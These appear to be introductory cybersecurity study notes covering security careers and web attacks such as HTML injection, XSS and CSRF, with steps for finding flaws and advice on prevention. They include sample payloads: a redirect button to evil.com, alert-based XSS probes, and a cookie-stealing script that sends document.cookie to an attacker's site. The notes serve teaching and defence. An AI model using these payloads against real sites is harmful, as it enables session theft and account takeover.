

**Cyber Security:** Basically, Internet related security!

**Two types:**

**Offensive Security:** Offensive security is the process of breaking into computer systems, exploiting software bugs, and finding loopholes in applications to gain unauthorized access to them.

Finding vulnerabilities and recommending patches before a cybercriminal does (security consultant).

Offensive Security roles:

* Penetration Tester - Responsible for testing technology products for finding exploitable security vulnerabilities.
* Red Teamer - Plays the role of an adversary, attacking an organization and providing feedback from an enemy's perspective.
* Security Engineer - Design, monitor, and maintain security controls, networks, and systems to help prevent cyberattacks.

**Defensive Security:** Defensive Securityis the process of protecting an organization's network and computer systems by analysing and securing any potential digital threats.

In a defensive cyber role, you could be investigating infected computers or devices to understand how it was hacked, tracking down cybercriminals, or monitoring infrastructure for malicious activity.

Defensive security is somewhat the opposite of offensive security, as it is concerned with two main tasks:

* Preventing intrusions from occurring
* Detecting intrusions when they occur and responding properly

Defensive Security roles:

* Security Operations Center (SOC) - A Security Operations Center (SOC) is a team of cyber security professionals that monitors the network and its systems to detect malicious cyber security events.

Threat Intelligence (task in SOC):

Intelligence refers to information you gather about actual and potential enemies.

A threat is any action that can disrupt or adversely affect a system.

* Digital Forensics and Incident Response (DFIR):

Forensics is the application of science to investigate crimes and establish facts. Digital forensics analyses evidence of an attack and its perpetrators and other areas such as intellectual property theft, cyber espionage, and possession of unauthorized content.

An incident usually refers to a data breach or cyber-attack; Incident response specifies the methodology that should be followed to handle such a cases like network or systems inaccessible, defacing (changing) the public website, and data breach. The aim is to reduce damage and recover in the shortest time possible.

* Malware Analysis: Malware stands for malicious software. Software refers to programs, documents, and files that you can save on a disk or send over the network. Malware includes many types, such as: Virus, Trojan Horse, Ransomware.

Malware analysis aims to learn about such malicious programs using various means:

1. Static analysis works by inspecting the malicious program without running it. Usually, this requires solid knowledge of assembly language (processor’s instruction set, i.e., computer’s fundamental instructions).
2. Dynamic analysis works by running the malware in a controlled environment and monitoring its activities. It lets you observe how the malware behaves when running.

**Career In Cybersecurity:**

* **Security Analyst:** Explore and evaluate company networks to uncover actionable data and recommendations for engineers to develop preventative measures.
* **Security engineers:** Design, monitor and maintain security controls, networks, and systems to help prevent cyberattacks.
* **Incident responders:** Identifies and mitigates attacks whilst an attacker’s operations are still unfolding.
* **Digital Forensics Examiner:** Responsible for using digital forensics to investigate incidents and crimes.
* **Malware Analyst:** Analyses all types of malwares to learn more about how they work and what they do.
* **Penetration Tester:** Responsible for testing technology products for security loopholes.
* **Red Teamer:** Plays the role of an adversary, attacking an organisation and providing feedback from an enemy’s perspective.

**Web Application Security**

A web application is like a “program” that we can use without installation as long as we have a modern standard web browser.

There are a few main categories of common attacks against web applications:

**Injection Vulnerabilities**



An injection attack refers to a vulnerability in the web application where the user can insert malicious code as part of their input. One cause of this vulnerability is the lack of proper validation and sanitization of the user’s input.


**HTML Injection:** HTML Injection is a vulnerability which occurs in web applications that allows users to insert HTML code via a specific parameter or an entry point.

* Exploitation:

It is generally exploited using social engineering in order to trick valid users of the application to open malicious websites or to insert the credentials in a fake login form that will redirect the users to a page that captures cookies or credentials.

An HTML Injection vulnerability can be chained with an account takeover vulnerability. The steps would be as follows:

* 1. Attacker discovers injection vulnerability and decides to use an HTML injection attack.
  2. Attacker crafts malicious link, including his injected HTML content, and sends it to a user via email.
  3. The user visits the page due to the page being located within a trusted domain.
  4. The attacker's injected HTML is rendered and presented to the user asking for a username and password.
  5. The user enters a username and password, which are both sent to the attacker’s server.
* Example:
* Go to **testphp.vulnweb.com**
* In the search box use payload - **<input type="button" onclick="location.href='https://evil.com';" value="login to website"/>**
* Click on the button displayed.
* It will redirect you to the evil site.



* Severity:

P4 bug with a CVSS score of 0.1-3.9 which is Low.

In case of an account takeover, it can be categorized as P3.

* Prevention:

Your script should filter metacharacters from user input i.e. Input Validation and Sanitization.

**Cross-Site Scripting (XSS):** Cross-site scripting is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Types:

1. Reflected XSS:


* Reflected cross-site scripting (or RXSS) arises when an application receives data in an HTTP request and includes that data within the source code which initiates that immediate response in an unsafe way.
* Steps to find Reflected XSS:

1. Test every entry input point i.e. each and every parameter or input fields.
2. Determine the reflection context, check where your injected payload gets reflected in the source code.
3. Now you can check if you need to balance your supplied input and frame a payload accordingly.
4. Test that payload and see if that give you a popup, if not see if you have balanced your payload properly.
5. If not, Test alternative payloads and try other different techniques.

* Example:

**<script>alert(document.domain)</script>**

**<script>alert(document.cookie)</script>**



* Severity:



Severity of P3 with a CVSS score of 5.8 which is Medium. This can be used to steal cookies from a victim and also can be used for capturing victim's credentials.

1. Stored XSS:

* Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way. This type of XSS happens when the server saves your supplied input somewhere into the server, i.e.) Database, cache server.
* Steps to find Stored XSS:

1. Test every field which stores values in the server, for example username, firstname, lastname, email id, comment fields etc.
2. Follow the same process as Reflected XSS and see if it gets stored and rendered back to the browser.
3. Test alternative payloads and other different techniques if one payload doesn’t work.

* Example:
* Comment Section of vulnerable web application might let attackers store the malicious code which when another user click get executed.
* A car buying and selling website: baddie might input malicious data which is stored in database when other user clicks on it to check the car details the session cookie sent to baddie who can impersonate victim and can get his details similarly it can happen at large scale.



* Severity:

Severity of P2 with a CVSS score of 7-8.9 which is High. This type of XSS can be used to steal cookies of large number of users or even admin as well, because every time someone loads the page, they get affected by this.

1. DOM-based XSS:

* To understand DOM based XSS we first need to know **What DOM is?**

Web Development have three main basic parts:

* HTML- Structure of website
* CSS- Design of website
* JavaScript- Brain of website, JavaScript let us to load more without refreshing the page and how will the page response to user’s event e.g. onclick of button, submission of form, sending chat etc.

DOM stands for Document Object Model means how will each object of web document **(<p>, <h1>, <body>, <head> ...)** will be structured, when we talk of DOM, we mean how can we interact with objects: using methods like **querySelector**, **addEventListener**, **getElementById** (making selection of HTML objects) etc., using property like style (changing CSS using DOM)

* DOM-based XSS arises when an application contains some clientside JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.


This is a source and sink process, the user input which can be any malicious code when goes into the source and comes out from the sink results in a DOM XSS.

* Client-Side attack
* Input comes into DOM is source and it gets executed through in the DOM id sink.

|  |  |
| --- | --- |
|  |  |
| Source list | **Sink list** |
|  |  |
| document.URL | setTimeout |
| location.href | setInterval |
| location.search | document.write |
| location.hash | element.innerHTML |
| location.pathname |  |
|  |  |

* Example:

The vulnerable web application over here is **https://brutelogic.com.br/tests/sinks.html? name=hacker**

* Notice the name parameter in the URL. If we change its value, it will be reflected on the website.
* Let’s deep dive into the source code of it.
* Notice the Document Sink is being passed from **document.getElementById** which is vulnerable.
* Let’s add a payload and try out. We will be using the payload: **<img src=x onerror=alert(1)>**
* Success!! The payload was executed from DOM!
* Severity:

Severity of P1 with a CVSS score of 10 which is Critical, generally found less but can cause certain amount of damage.

* Impact of XSS:
* Impersonate or masquerade as the victim user.
* Carry out any action that the user is able to perform.
* Read any data that the user is able to access.
* Capture the user's login credentials.
* Perform virtual defacement of the web site.
* Inject trojan functionality into the web site.
* XSS Payload:
* XSS Payload's:

<https://github.com/payloadbox/xss-payload-list>

* XSS Polyglot's: payload combination of 2 or more payloads in order to trick the web server and bypass many input checks

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSSInjection/Intruders/XSS_Polyglots.txt>

* Mouse payloads: (when keyboard payloads are blocked, we can perform XSS using mouse payloads)

**onmouseover, onmouseclick** etc.

* Cookie Stealing:

**<script>document.location.href=”attackers.website/cookie=”>+document.cookie</script>**payload where the cookie of user will be redirected to the attacker’s web server.

* XSS via File Upload:


An attacker can write the payload inside the file and upload the file on the web application thus

leading to XSS.

* Prevention:
* Filter input on arrival.
* Encode data on output
* Use appropriate response headers.
* Content Security Policy
* Implementing Web application firewall (WAF) can also be used to stop this type of attack, developers can implement WAF's and properly configure them to block certain malicious user inputs.

**Cross Site Request Forgery (CSRF):** CSRF forces an end user to execute unwanted actions on a web application in which they’re currently authenticated (logged in). With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker’s choosing.

If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.



Exploitation:

How to know whether a site is vulnerable to CSRF or not?

* Absence of CSRF token: when a web form doesn’t send CSRF token (is a secure, random token used to prevent CSRF attack) that’s a good indication that web application is vulnerable to CSRF.
* No Confirmation of actions: when a web app doesn’t ask for current password, email address it is an indication of CSRF vulnerability.

CSRF's can be exploited easily, two conditions which must be met.

* + 1. Sending a forged request to the victim using social engineering attack.
    2. The victim should click the link.

CSRF's are generally found on pages where sensitive data such as Email Id, Password, UserName can be changed

Note: CSRF on Login/Logout are not sensitive and usually Out of Scope


Steps:

* Once found a CSRF vulnerable website.
* Update you account details and generate CSRF POC.

CSRF POC is only available in Burp Suite professional, you need to add extension for POC if using Burp Suite Community Version (Steps covered later).

